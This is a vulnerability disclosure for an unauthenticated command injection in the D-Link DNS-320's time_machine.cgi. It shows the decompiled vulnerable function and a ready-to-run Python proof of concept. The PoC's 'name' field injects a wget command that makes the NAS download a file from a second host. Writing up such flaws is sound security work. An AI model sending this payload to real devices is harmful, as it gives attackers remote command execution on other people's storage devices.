D-Link DNS-320 time_machine.cgi cgi_tm_set_share function Unauthenticated Command Injection Vulnerability

```
Brand: D-Link
Model: DNS320
Firmware Version: 2.00
Official Website: https://www.dlink.com
Firmware Download URL: https://files.dlink.com.au/products/DNS-320/REV_A/Firmware/Firmware_v2.00b06/DNS-320_A1_FW_v2.00b06.zip
```

Affected Component


```
else if ( !strcmp(s1, "cgi_tm_set_share") )
{
  cgi_tm_set_share();
}
```

D-Link DNS-320 network storage device contains an unauthenticated command injection vulnerability within the cgi_tm_set_share function of time_machine.cgi. The unsanitized user-controlled 'name' parameter is directly concatenated into system commands and executed without validation, allowing remote attackers to run arbitrary operating system commands via malicious HTTP requests.

```
int cgi_tm_set_share()
{
  int v1; // [sp+0h] [bp-1D1Ch] BYREF
  char v2[512]; // [sp+204h] [bp-1B18h] BYREF
  char v3[4096]; // [sp+404h] [bp-1918h] BYREF
  char v4[520]; // [sp+1404h] [bp-918h] BYREF
  char v5[16]; // [sp+160Ch] [bp-710h] BYREF
  char v6[16]; // [sp+180Ch] [bp-510h] BYREF
  char v7[512]; // [sp+1A0Ch] [bp-310h] BYREF
  char v8[128]; // [sp+1C0Ch] [bp-110h] BYREF
  char src[128]; // [sp+1C8Ch] [bp-90h] BYREF
  int v10; // [sp+1D0Ch] [bp-10h]

  cgiFormString("name", src, 128);
  cgiFormString("path", v7, 512);
  cgiFormString("share", v8, 128);
  cgi_api_change_path(v7, v6, 1);
  strcpy(v2, src);
  strcpy(v3, v6);
  strcpy(v4, v8);
  v10 = afpIf_addShare(&v1);
  sprintf(v5, "avahi_tm_serv --tm_creat %s >/dev/null", src);
  system(v5);                                   // sink
  return cgiHeaderContentType("text/html");
}
```

POC

```
import requests

url = "http://192.168.31.10:80/cgi-bin/time_machine.cgi"
```

```python
headers = {
}

data = {'name': ';wget http://192.168.31.166:8876/poc.py;', 'path': '/mnt/usb', 'share':
'TimeMachine', 'cmd': 'cgi_tm_set_share'}

# wget http://192.168.31.166:8876/poc.py

response = requests.post(
    url,
    headers=headers,
    data=data,
    timeout=10
)

print("Status:", response.status_code)
print("Response:")
print(response.text)
```

Attack